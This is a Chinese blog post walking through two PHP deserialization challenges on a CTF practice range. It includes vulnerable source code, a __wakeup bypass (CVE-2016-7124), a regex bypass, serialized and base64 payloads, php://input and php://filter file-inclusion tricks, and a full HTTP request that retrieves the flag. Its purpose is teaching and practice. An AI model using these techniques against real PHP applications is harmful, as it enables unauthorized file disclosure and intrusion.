PHP反序列化漏洞——云演


原创

正在过坎 于 2022-03-19 22:41:40 发布 1602 收藏 1
分类专栏： 网络基础 小白入坑 笔记 文章标签： php 安全

本文链接：https://blog.csdn.net/weixin_46601374/article/details/123601152


网络基础 同时被 3 个专栏收录
43 篇文章 1 订阅
订阅专栏


小白入坑
54 篇文章 2 订阅
订阅专栏


笔记
42 篇文章 0 订阅
订阅专栏

昨天搞了搞掌控的反序列化，突然想到当时打CTF时老师给我们冲了个云演的靶场，

就去看了看，也有反序列化漏洞

顺手搞搞加深一下印象

PHP反序列化漏洞练习环境

此靶场为PHP反序列化漏洞练习环境，点击下表中的链接进入环境进行练习。

1
2
3
4
5
6
7

第一题

点进去后是这样的

```php
<?php
class Demo {
        private $file = 'index.php';

        public function __construct($file) {
                $this->file = $file;
        }

        function __destruct() {
                echo @highlight_file($this->file, true);
        }

        function __wakeup() {
                if ($this->file != 'index.php') {
                        //the secret is in the f15g_1s_here.php
                        $this->file = 'index.php';
                }
        }
}

if (isset($_GET['var'])) {
        $var = base64_decode($_GET['var']);
        if (preg_match('/[oc]:\d+:/i', $var)) {
                die('stop hacking!');
        } else {

                @unserialize($var);
        }
} else {
        highlight_file("index.php");
}
?>
```


PHP isset() 函数

PHP 可用的函数

isset() 函数用于检测变量是否已设置并且非 NULL。

如果已经使用 unset() 释放了一个变量之后，再通过 isset() 判断将返回 FALSE。

若使用 isset() 测试一个被设置成 NULL 的变量，将返回 FALSE。

同时要注意的是 null 字符（"\0"）并不等同于 PHP 的 NULL 常量。

还记得昨天的

> php中有一类特殊的方法叫“Magic function”（魔术方法）， 这里我们着重关注一下几个：
>
> __construct()：当对象创建(new)时会自动调用。但在unserialize()时是不会自动调用的。（构造函数）
>
> __destruct()：当对象被销毁时会自动调用。（析构函数）
>
> __wakeup()：如前所提，unserialize()时会自动调用。

根据源码可以得出

本题需要绕过一个__wakeup()函数和一个正则匹配，才能显示出 f15g_1s_here.php 文件

绕过__wakeup()：在反序列化执行之前，会先执行__wakeup这个魔术方法，所以需要绕过。

绕过__wakeup()是利用CVE-2016-7124漏洞，即反序列化时，如果表示对象属性个数的值大于真实的属性个数时就会跳过__wakeup( )的执行。

我们要传入一个参数flag，并且将传入的值放入反序列化函数中执行，所以我们要传入的应该是一个序列化后的字符串，此时我们应该类Demo进行序列化

我很懒在在线PHP上进行编写

```php
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

$flag = new Demo('f15g_1s_here.php');
$flag = serialize($flag);
$flag = str_replace('O:4', 'O:+4',$flag);
$flag = str_replace(':1:', ':2:' ,$flag);
echo base64_encode($flag);
?>
```

绕过正则：使用+可以绕过preg_match()， 正则匹配这里匹配的是 O:4，我们用 O:+4 即可绕过


```php
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

$flag = new Demo('f15g_1s_here.php');
$flag = serialize($flag);
$flag = str_replace('O:4', 'O:+4',$flag);
$flag = str_replace(':1:', ':2:' ,$flag);
echo base64_encode($flag);
?>
```

```
TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czoxNjoiZjE1Z18xc19oZXJlLnBocCI7fQ==
```


这就是base64编码后的序列化字符串

TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czoxNjoiZjE1Z18xc19oZXJlLnBocCI7fQ==


get传参var可得flag。




flag{05b8825669ae9dee519349e4a9edafca}

第二题

进去以后什么都没有！！！！



只能去看源码



```
you are not the number of bugku !
<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];
if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```


审计代码，发现本题有以下要求：

1）get方式传递三个参数

2）存在$user


3)读取的$user文件内容===welcome to the bugkuctf

4)$file要求为hint.php

所以在Burp的重放时，要满足前三点

> get传参是：/0.1/?txt=php://input&file=php://filter/read=convert.base64-encode/resource=hint.php&password=


> post传参是：welcome to the bugkuctf



PD9waHAgIA0KY2xhc3MgRmxhZ3svL2ZsYWcucGhwICANCiAgICBwdWJsaWMgJGZpbGU7ICANCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0

这不用说就是base64了

转码吧



代码如下：

```
<?php
class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){  //这里$this->file 可以设置为flag.php
            echo file_get_contents($this->file); //显示flag.php内容
   echo "<br>";
  return ("good");
        }
    }
}
?>
```

在线php


点击运行 | PHP 在线工具 | 复制 | 清空 | 邮件反馈

```php
<?php
class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){  //这里$this->file 可以设置为flag.php
            echo file_get_contents($this->file); //显示flag.php内容
  echo "<br>";
 return ("good");
        }
    }
}
?>
```


啥都没解出来，哈哈哈哈


仔细看代码，好想在说flag.php

将hint.php改为flag.php




又被骗了！！！现在不给啥时候给！！！

试试index.php，还真有收获




```
PD9waHAgIA0KJHR4dCA9ICRfR0VUWyJ0eHQiXTsgIA0KJGZpbGUgPSAkX0dFVFsiZmlsZSJdOyAgDQokcGFzc3dvcmQgPSAkX0dFVFsicGF
```

再次解码



```php
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    if(preg_match("/flag/",$file)){ //过滤URL里的flag字眼
    echo "不能现在就给你flag哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;  //可以在反序列化的过程中返回flag.php的值，并在这里显示
    }
}else{
    echo "you are not the number of bugku ! ";
}
?>
<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];
if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

真是俄罗斯套娃一个套一个

从源码中我们可以得知如下信息：

1）对关键字flag进行了正则匹配

2）在hint.php中定义了一个FLag类，其中有一个__tostring 方法，这个方法可以理解为将这个类作为字符串执行时会自动执行的一个函数。

3）__tostring 方法执行时，将变量$file作为文件名输出文件内容，结合提示flag.php，猜测屏蔽的flag.php文件在此打开

4）在index.php源码中看到了$password的作用

5）在else代码块中又包含了$file,并且对$password进行反序列化

总结成代码就是

```
<?php
class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){  //这里$this->file 可以设置为flag.php
            echo file_get_contents($this->file); //显示flag.php内容
   echo "<br>";
  return ("good");
        }
    }
}
$a = new Flag();
$a->file = "flag.php";
echo serialize($a);
?>
```

> O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

最后我们把构造好的payload进行传参即可。

Request

Raw | Params | Headers | Hex

```
POST
/0.1/?txt=php://input&file=hint.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";} HTTP/1.1
Host: 0254f2a1.yunyansec.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
DNT: 1
Cookie: UM_distinctid=17b7743ca65708-0bda3089b1f565-13666c4a-144000-17b7743ca66541
X-Forwarded-For: 8.8.8.8
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 23

welcome to the bugkuctf
```

? < + > Type a search term 0 matches

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Content-Type: text/html
Date: Thu, 02 Sep 2021 09:01:37 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4.17
Content-Length: 385
Connection: close

hello admin!<br>  <?php
$flag = "flag{05b8825669ae9dee519349e4a9edafca}";
?><br>good
<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];
if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

? < + > Type a search term 0 matches

先就两关吧！！快11点了我得赶快会宿舍